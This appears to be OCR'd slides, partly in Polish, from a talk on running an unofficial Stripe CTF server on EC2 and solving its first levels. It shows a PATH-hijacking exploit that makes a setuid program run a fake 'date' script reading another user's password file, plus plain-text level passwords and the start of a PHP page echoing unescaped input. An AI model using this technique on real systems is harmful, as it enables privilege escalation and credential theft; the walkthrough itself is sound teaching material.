

Request Instances Wizard
Cancel
CHOOSE AN AMI
INSTANCE DETAILS
CREATE KEY PAIR
CONFIGURE FIREWALL
REVIEW
Add tags to your instance to simplify the administration of your EC2 infrastructure. A form of metadata, tags consist of a case-sensitive key/value pair, are stored in the cloud and are private to your account. You can create user-friendly names that help you organize, search, and browse your resources. For example, you could define a tag with key = Name and value = Webserver. You can add up to 10 unique keys to each instance along with an optional value for each key. For more information, go to Using Tags in the EC2 User Guide.
Key (127 characters maximum)
Value (255 characters maximum)
Remove
Add another Tag. (Maximum of 10)
Back
Continue


Request Instances Wizard
Cancel
CHOOSE AN AMI
INSTANCE DETAILS
CREATE KEY PAIR
CONFIGURE FIREWALL
REVIEW
Public/private key pairs allow you to securely connect to your instance after it launches. To create a key pair, enter a name and click Create & Download your Key Pair. You will then be prompted to save the private key to your computer. Note, you only need to generate a key pair once - not each time you want to deploy an Amazon EC2 instance.
Choose from your existing Key Pairs
Your existing Key Pairs*:
ctf
Create a new Key Pair
Proceed without a Key Pair
Back
Continue


Request Instances Wizard
Cancel
CHOOSE AN AMI
INSTANCE DETAILS
CREATE KEY PAIR
CONFIGURE FIREWALL
REVIEW
Security groups determine whether a network port is open or blocked on your instances. You may use an existing security group, or we can help you create a new security group to allow access to your instances using the suggested ports below. Add additional ports now or update your security group anytime using the Security Groups page.
Choose one or more of your existing Security Groups
sg-1353f37b - default
(Selected groups: sg-1353f37b)
Create a new Security Group
Back
Continue


Request Instances Wizard
Cancel
CHOOSE AN AMI
INSTANCE DETAILS
CREATE KEY PAIR
CONFIGURE FIREWALL
REVIEW
Please review the information below, then click Launch.
AMI: Ubuntu AMI ID ami-563ae63f (x86_64)
Edit AMI
Number of Instances: 1
Availability Zone: No Preference
Instance Type: Micro (t1.micro)
Instance Class: On Demand
Edit Instance Details
Monitoring: Disabled
Termination Protection: Disabled
Tenancy: Default
Kernel ID: Use Default
Shutdown Behavior: Stop
RAM Disk ID: Use Default
User Data:
Edit Advanced Details
Key Pair Name: ctf
Edit Key Pair
Security Group(s): sg-1353f37b
Edit Firewall
Back
Launch


Launch Instance Wizard
Cancel
Your instances are now launching.
Note: Your instances may take a few minutes to launch, depending on the software you are running.
Note: Usage hours on your new instance will start immediately and continue to accrue until you stop or terminate your instance.
View your instances on the Instances page
Other AWS Features
Spot Instances
Spot Instances enable customers to lower their Amazon EC2 costs by up to 75% by bidding on unused capacity and running instances for as long as the maximum bid exceeds the current Spot Price.
Go to Amazon EC2 Spot Instances
Reserved Instances
Reserved Instances provide substantial savings over On-Demand instances and ensure that the capacity you need is available to you when required.
Go to Amazon EC2 Reserved Instances
Suse Linux Instances
Suse Linux instances are a proven platform with superior reliability and security and are automatically kept up to date with Novell's security patches, bug fixes and new features.
Go to Amazon EC2 running SUSE Linux
Close


My Instances
Launch Instance
Instance Actions
Show/Hide
Refresh
Help
Viewing:
All Instances
All Instance Types
Search
1 to 1 of 1 Instances
Name
Instance
AMI ID
Root Device
Type
State
Status Checks
Alarm Status
Monitoring
empty
i-c2c44ca5
ami-563ae63f
ebs
t1.micro
running
2/2 check
none
basic
1 EC2 Instance selected.
EC2 Instance: i-c2c44ca5 ec2-50-17-55-161.compute-1.amazonaws.com
Description
Status Checks
Monitoring
Tags
AMI:
stripe-ctf-server-ubuntu-10.04-lucid-amd64-20120314-0922 (ami-563ae63f)
Alarm Status: none
Zone: us-east-1c
Security Groups: default. view rules
Type: t1.micro
State: running
Scheduled Events: No scheduled events
Owner: 649801573669
VPC ID: -
Subnet ID: -
Source/Dest. Check:
Virtualization: paravirtual
Placement Group:
Reservation: r-f6e4bf95
RAM Disk ID: -
Platform: -
Key Pair Name: ctf
Kernel ID: aki-427d952b
Monitoring: basic
AMI Launch Index: 0
Elastic IP: -
Root Device: sda1
Root Device Type: ebs
Tenancy: default
Lifecycle: normal
Block Devices: sda1
Network Interfaces:
Public DNS: ec2-50-17-55-161.compute-1.amazonaws.com
Private DNS: ip-10-194-33-107.ec2.internal
Private IP Address: 10.194.33.107
Launch Time: 2012-04-14 17:01 GMT+0200 (less than an hour)

```
$ ssh -i ./ctf-private.pem ctf@ec2-50-17-55-161.compute-1.amazonaws.com
The authenticity of host 'ec2-50-17-55-161.compute-1.amazonaws.com (50.17.55.161)'
can't be established.
RSA key fingerprint is 2d:4a:52:ca:46:ee:08:9e:1c:6d:ff:a0:8e:d1:6a:73.
Are you sure you want to continue connecting (yes/no)?
```

```
$ ssh -i ./ctf-private.pem ctf@ec2-50-17-55-161.compute-1.amazonaws.com
The authenticity of host 'ec2-50-17-55-161.compute-1.amazonaws.com (50.17.55.161)'
can't be established.
RSA key fingerprint is 2d:4a:52:ca:46:ee:08:9e:1c:6d:ff:a0:8e:d1:6a:73.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'ec2-50-17-55-161.compute-1.amazonaws.com,50.17.55.161'
(RSA) to the list of known hosts.
Linux ip-10-194-33-107 2.6.32-343-ec2 #45-Ubuntu SMP Tue Feb 14 18:18:17 UTC 2012
x86_64 GNU/Linux
Ubuntu 10.04.4 LTS

Welcome to Ubuntu!
 * Documentation:  https://help.ubuntu.com/

  System information as of Sat Apr 14 15:24:50 UTC 2012

  System load:  0.0               Processes:           69
  Usage of /:   77.4% of 7.87GB   Users logged in:     0
  Memory usage: 6%                IP address for eth0: 10.194.33.107
  Swap usage:   0%

…

Welcome to the Stripe CTF VM image.
You can use this to run an unofficial Stripe CTF server.

…

Happy hacking,
The Stripe team

March 2012
```

```
$ ssh -i ./ctf-private.pem ctf@ec2-50-17-55-161.compute-1.amazonaws.com
The authenticity of host 'ec2-50-17-55-161.compute-1.amazonaws.com (50.17.55.161)'
can't be established.
RSA key fingerprint is 2d:4a:52:ca:46:ee:08:9e:1c:6d:ff:a0:8e:d1:6a:73.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'ec2-50-17-55-161.compute-1.amazonaws.com,50.17.55.161'
(RSA) to the list of known hosts.
Linux ip-10-194-33-107 2.6.32-343-ec2 #45-Ubuntu SMP Tue Feb 14 18:18:17 UTC 2012
x86_64 GNU/Linux
Ubuntu 10.04.4 LTS

Welcome to Ubuntu!
 * Documentation:  https://help.ubuntu.com/

  System information as of Sat Apr 14 15:24:50 UTC 2012

  System load:  0.0               Processes:           69
  Usage of /:   77.4% of 7.87GB   Users logged in:     0
  Memory usage: 6%                IP address for eth0: 10.194.33.107
  Swap usage:   0%

…

Welcome to the Stripe CTF VM image.
You can use this to run an unofficial Stripe CTF server.

…

Happy hacking,
The Stripe team

March 2012
ctf@ip-10-194-33-107:~$ tetris
tetris: command not found
```

Wewnątrz instancji

```
ctf@ip-10-194-33-107:~$ sudo whoami
root
```

Wewnątrz instancji

```
ctf@ip-10-194-33-107:~$ sudo whoami
root
ctf@ip-10-194-33-107:~$ sudo cat /etc/shadow | grep root
root:!*:15412:0:99999:7:::
```

Wewnątrz instancji

```
ctf@ip-10-194-33-107:~$ sudo whoami
root
ctf@ip-10-194-33-107:~$ sudo cat /etc/shadow | grep root
root:!*:15412:0:99999:7:::
ctf@ip-10-194-33-107:~$ ls -la
total 5242928
drwxr-xr-x 5 ctf  ctf        4096 2012-04-14 16:44 .
drwxr-xr-x 3 root root       4096 2012-03-14 09:26 ..
-rw------- 1 ctf  ctf         177 2012-04-14 16:10 .bash_history
-rw-r--r-- 1 ctf  ctf         220 2012-03-14 09:26 .bash_logout
-rw-r--r-- 1 ctf  ctf        3284 2012-03-14 09:27 .bashrc
drwxr-xr-x 2 ctf  ctf        4096 2012-03-14 09:27 bin
drwx------ 2 ctf  ctf        4096 2012-04-14 15:24 .cache
-rw-r--r-- 1 root root 2147483648 2012-03-14 09:26 chroot.img
-rw-r--r-- 1 root root 3221225472 2012-03-14 09:27 chroot-tmp.img
-rw-r--r-- 1 ctf  ctf         675 2012-03-14 09:26 .profile
-rw-r--r-- 1 ctf  ctf        2111 2012-03-14 09:27 README
drwx------ 2 ctf  ctf        4096 2012-04-14 15:02 .ssh
```

.ctfrc

- `# ~/bin/mount-chroot.sh`

.ctfrc

- `# ~/bin/mount-chroot.sh`
- Gracze chrootowani w `/var/chroot`

  (== ro bind mount `/var/chroot-rw/`

    (== loopback mount `~/chroot.img`))

.ctfrc

- `# ~/bin/mount-chroot.sh`
- Gracze chrootowani w `/var/chroot`

  (== ro bind mount `/var/chroot-rw/`

  (== loopback mount `~/chroot.img`))
- Ale mają rw w `/var/chroot/tmp`

  (`~/chroot-tmp.img`)

```
ctf@ip-10-194-33-107:~$ sudo bin/update-passwords.sh --generate
passwords.txt
Generating random passwords...
Written to 'passwords.txt'
chpasswd for "level01"
chpasswd for "level02"
/etc/apache2/ctf-passwords/level02.pw updated.
+ service apache2 reload
 * Reloading web server config apache2                          [ OK ]
chpasswd for "level03"
chpasswd for "level04"
chpasswd for "level05"
chpasswd for "level06"
chpasswd for "the-flag"
Done.
ctf@ip-10-194-33-107:~$
```


```
ctf@ip-10-194-33-107:~$ sudo bin/update-passwords.sh --generate
passwords.txt
Generating random passwords...
Written to 'passwords.txt'
chpasswd for "level01"
chpasswd for "level02"
/etc/apache2/ctf-passwords/level02.pw updated.
+ service apache2 reload
 * Reloading web server config apache2                          [ OK ]
chpasswd for "level03"
chpasswd for "level04"
chpasswd for "level05"
chpasswd for "level06"
chpasswd for "the-flag"
Done.
ctf@ip-10-194-33-107:~$ cat passwords.txt
level01:U82f65rNkTRg
level02:lgeiL7A8b1ZG
level03:kmjmt5tIUaIA
level04:8LXmwe7w3n42
level05:Z7HsNOYbHCSZ
level06:qFuZ3nu6ycof
the-flag:theflagr5zv4naI4DRLVMmZgLlD
```

Hello, CTF

```
$ ssh level01@ec2-50-17-55-161.compute-1.amazonaws.com
level01@ec2-50-17-55-161.compute-1.amazonaws.com's password:
```

Hello, CTF


```
$ ssh level01@ec2-50-17-55-161.compute-1.amazonaws.com
level01@ec2-50-17-55-161.compute-1.amazonaws.com's password:
```



```
This is an unofficial server, not supported by Stripe.

Welcome to the Stripe CTF challenge!
…
Happy hacking,
The Stripe team

Please enter your preferred handle:
```

Hello, CTF

```
$ ssh level01@ec2-50-17-55-161.compute-1.amazonaws.com
level01@ec2-50-17-55-161.compute-1.amazonaws.com's password:
```



```
This is an unofficial server, not supported by Stripe.

Welcome to the Stripe CTF challenge!
…
Happy hacking,
The Stripe team

Please enter your preferred handle: ebrebebre
Welcome, ebrebebre!
level01@ip-10-194-33-107:/tmp/tmp.zVt5XJl9nw$
```

```
level01@ip-10-194-33-107:/tmp/tmp.zVt5XJl9nw$ ls -o /home/*/.password
-r-------- 1 level01  13 2012-04-14 17:26 /home/level01/.password
-r-------- 1 level02  13 2012-04-14 17:26 /home/level02/.password
-r-------- 1 level03  13 2012-04-14 17:26 /home/level03/.password
-r-------- 1 level04  13 2012-04-14 17:26 /home/level04/.password
-r-------- 1 level05  13 2012-04-14 17:26 /home/level05/.password
-r-------- 1 level06  13 2012-04-14 17:26 /home/level06/.password
-r-------- 1 the-flag 28 2012-04-14 17:26 /home/the-flag/.password
```

```
level01@ip-10-194-33-107:/tmp/tmp.zVt5XJl9nw$ ls -o /home/*/.password
-r-------- 1 level01  13 2012-04-14 17:26 /home/level01/.password
-r-------- 1 level02  13 2012-04-14 17:26 /home/level02/.password
-r-------- 1 level03  13 2012-04-14 17:26 /home/level03/.password
-r-------- 1 level04  13 2012-04-14 17:26 /home/level04/.password
-r-------- 1 level05  13 2012-04-14 17:26 /home/level05/.password
-r-------- 1 level06  13 2012-04-14 17:26 /home/level06/.password
-r-------- 1 the-flag 28 2012-04-14 17:26 /home/the-flag/.password
```

```
level01@ip-10-194-33-107:/tmp/tmp.zVt5XJl9nw$ ls -o /home/*/.password
-r-------- 1 level01  13 2012-04-14 17:26 /home/level01/.password
-r-------- 1 level02  13 2012-04-14 17:26 /home/level02/.password
-r-------- 1 level03  13 2012-04-14 17:26 /home/level03/.password
-r-------- 1 level04  13 2012-04-14 17:26 /home/level04/.password
-r-------- 1 level05  13 2012-04-14 17:26 /home/level05/.password
-r-------- 1 level06  13 2012-04-14 17:26 /home/level06/.password
-r-------- 1 the-flag 28 2012-04-14 17:26 /home/the-flag/.password
```

```
level01@ip-10-194-33-107:/tmp/tmp.zVt5XJl9nw$ ls -o /home/*/.password
-r-------- 1 level01  13 2012-04-14 17:26 /home/level01/.password
-r-------- 1 level02  13 2012-04-14 17:26 /home/level02/.password
-r-------- 1 level03  13 2012-04-14 17:26 /home/level03/.password
-r-------- 1 level04  13 2012-04-14 17:26 /home/level04/.password
-r-------- 1 level05  13 2012-04-14 17:26 /home/level05/.password
-r-------- 1 level06  13 2012-04-14 17:26 /home/level06/.password
-r-------- 1 the-flag 28 2012-04-14 17:26 /home/the-flag/.password
```

```
level01@ip-10-194-33-107:/tmp/tmp.zVt5XJl9nw$ ls -o /home/*/.password
-r-------- 1 level01  13 2012-04-14 17:26 /home/level01/.password
-r-------- 1 level02  13 2012-04-14 17:26 /home/level02/.password
-r-------- 1 level03  13 2012-04-14 17:26 /home/level03/.password
-r-------- 1 level04  13 2012-04-14 17:26 /home/level04/.password
-r-------- 1 level05  13 2012-04-14 17:26 /home/level05/.password
-r-------- 1 level06  13 2012-04-14 17:26 /home/level06/.password
-r-------- 1 the-flag 28 2012-04-14 17:26 /home/the-flag/.password

level01@ip-10-194-33-107:/tmp/tmp.zVt5XJl9nw$ ls -l /levels
-r-Sr-x--- 1 level02  level01  8617 2012-03-14 09:06 level01
-r--r----- 1 level01  level01   152 2012-03-14 09:06 level01.c
-r-Sr-x--- 1 level03  level02  8467 2012-03-14 09:06 level02
-r--r----- 1 level02  level02   204 2012-03-14 09:06 level02.c
-r-Sr-x--- 1 level04  level03 10079 2012-03-14 09:06 level03
-r--r----- 1 level03  level03  1708 2012-03-14 09:06 level03.c
-r-Sr-x--- 1 level05  level04  7273 2012-03-14 09:06 level04
-r--r----- 1 level04  level04   303 2012-03-14 09:06 level04.c
-r--r----- 1 level05  level06  6576 2012-03-14 09:06 level05
-r-Sr-x--- 1 the-flag level06 13132 2012-03-14 09:06 level06
-r--r----- 1 level06  level06  1550 2012-03-14 09:06 level06.c
```

```
level01@ip-10-194-33-107:/tmp/tmp.zVt5XJl9nw$ ls -o /home/*/.password
-r-------- 1 level01  13 2012-04-14 17:26 /home/level01/.password
-r-------- 1 level02  13 2012-04-14 17:26 /home/level02/.password
-r-------- 1 level03  13 2012-04-14 17:26 /home/level03/.password
-r-------- 1 level04  13 2012-04-14 17:26 /home/level04/.password
-r-------- 1 level05  13 2012-04-14 17:26 /home/level05/.password
-r-------- 1 level06  13 2012-04-14 17:26 /home/level06/.password
-r-------- 1 the-flag 28 2012-04-14 17:26 /home/the-flag/.password

level01@ip-10-194-33-107:/tmp/tmp.zVt5XJl9nw$ ls -l /levels
-r-Sr-x--- 1 level02  level01  8617 2012-03-14 09:06 level01
-r--r----- 1 level01  level01   152 2012-03-14 09:06 level01.c
-r-Sr-x--- 1 level03  level02  8467 2012-03-14 09:06 level02
-r--r----- 1 level02  level02   204 2012-03-14 09:06 level02.c
-r-Sr-x--- 1 level04  level03 10079 2012-03-14 09:06 level03
-r--r----- 1 level03  level03  1708 2012-03-14 09:06 level03.c
-r-Sr-x--- 1 level05  level04  7273 2012-03-14 09:06 level04
-r--r----- 1 level04  level04   303 2012-03-14 09:06 level04.c
-r--r----- 1 level05  level06  6576 2012-03-14 09:06 level05
-r-Sr-x--- 1 the-flag level06 13132 2012-03-14 09:06 level06
-r--r----- 1 level06  level06  1550 2012-03-14 09:06 level06.c
```

```
level01@ip-10-194-33-107:/tmp/tmp.zVt5XJl9nw$ ls -o /home/*/.password
-r-------- 1 level01  13 2012-04-14 17:26 /home/level01/.password
-r-------- 1 level02  13 2012-04-14 17:26 /home/level02/.password
-r-------- 1 level03  13 2012-04-14 17:26 /home/level03/.password
-r-------- 1 level04  13 2012-04-14 17:26 /home/level04/.password
-r-------- 1 level05  13 2012-04-14 17:26 /home/level05/.password
-r-------- 1 level06  13 2012-04-14 17:26 /home/level06/.password
-r-------- 1 the-flag 28 2012-04-14 17:26 /home/the-flag/.password

level01@ip-10-194-33-107:/tmp/tmp.zVt5XJl9nw$ ls -l /levels
-r-Sr-x--- 1 level02  level01  8617 2012-03-14 09:06 level01
-r--r----- 1 level01  level01   152 2012-03-14 09:06 level01.c
-r-Sr-x--- 1 level03  level02  8467 2012-03-14 09:06 level02
-r--r----- 1 level02  level02   204 2012-03-14 09:06 level02.c
-r-Sr-x--- 1 level04  level03 10079 2012-03-14 09:06 level03
-r--r----- 1 level03  level03  1708 2012-03-14 09:06 level03.c
-r-Sr-x--- 1 level05  level04  7273 2012-03-14 09:06 level04
-r--r----- 1 level04  level04   303 2012-03-14 09:06 level04.c
-r--r----- 1 level05  level06  6576 2012-03-14 09:06 level05
-r-Sr-x--- 1 the-flag level06 13132 2012-03-14 09:06 level06
-r--r----- 1 level06  level06  1550 2012-03-14 09:06 level06.c
```

level01

```
level01$ /levels/level01
Current time: Sun Apr 15 22:37:46 UTC 2012
```

level01.c

```c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv)
{
  printf("Current time: ");
  fflush(stdout);
  system("date");
  return 0;
}
```

$ man system

```
SYSTEM(3)                  Linux Programmer's Manual                  SYSTEM(3)

NAME
       system - execute a shell command

SYNOPSIS
       #include <stdlib.h>

       int system(const char *command);

DESCRIPTION
       system()  executes a command specified in command by calling /bin/sh -c
       command, and returns after the command has been completed.

NOTES
       ...
       Do  not  use  system()  from a program with set-user-ID or set-group-ID
       privileges, because strange values for some environment variables might
       be  used  to subvert system integrity.
       ...
```

system(“date”)

```
/bin/sh -c date
```

- */bin/date*
- */usr/bin/date*
- */jakiś/inny/katalog/date*

system(“date”)

```
level01$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

system(“date”)

```
level01$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
level01$ PATH=. /levels/level01
```

system(“date”)

```
level01$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
level01$ PATH=. /levels/level01
Current time: sh: date: not found
```

system(“date”)

```
level01$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
level01$ PATH=. /levels/level01
Current time: sh: date: not found
level01$ ln -s /usr/bin/whoami date
level01$ ls
date -> /usr/bin/whoami
level01$ PATH=. /levels/level01
```

system(“date”)

```
level01$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
level01$ PATH=. /levels/level01
Current time: sh: date: not found
level01$ ln -s /usr/bin/whoami date
level01$ ls
date -> /usr/bin/whoami
level01$ PATH=. /levels/level01
Current time: level02
```

system(“date”)

```
level01$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
level01$ PATH=. /levels/level01
Current time: sh: date: not found
level01$ ln -s /usr/bin/whoami date
level01$ ls
date -> /usr/bin/whoami
level01$ PATH=. /levels/level01
Current time: level02
level01$ rm date
level01$ echo "/bin/cat ~level02/.password" > date
level01$ chmod +x date
level01$ PATH=. /levels/level01
```

system(“date”)

```
level01$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
level01$ PATH=. /levels/level01
Current time: sh: date: not found
level01$ ln -s /usr/bin/whoami date
level01$ ls
date -> /usr/bin/whoami
level01$ PATH=. /levels/level01
Current time: level02
level01$ rm date
level01$ echo "/bin/cat ~level02/.password" > date
level01$ chmod +x date
level01$ PATH=. /levels/level01
Current time: lgeiL7A8b1ZG
```

level02

```
level02$ /levels/level02
Congratulations on making it to level02!
Point your browser to http://THIS_SERVER/level02.php for the
next challenge.
level02$ ls /var/www
level02.php
```

level02.php

```
<html>
  <head>
    <title>Level02</title>
  </head>
  <body>
    <h1>Welcome to the challenge!</h1>
    <div class="main">
      <p><?php echo $out ?></p>
      <?php
        if (isset($_POST['name']) && isset($_POST['age'])) {
          echo "You're ".$_POST['name'].", and your age is ".$_POST['age'];
        }
        else {
      ?>
      <form action="#" method="post">
        Name: <input name="name" type="text" length="40" /><br />
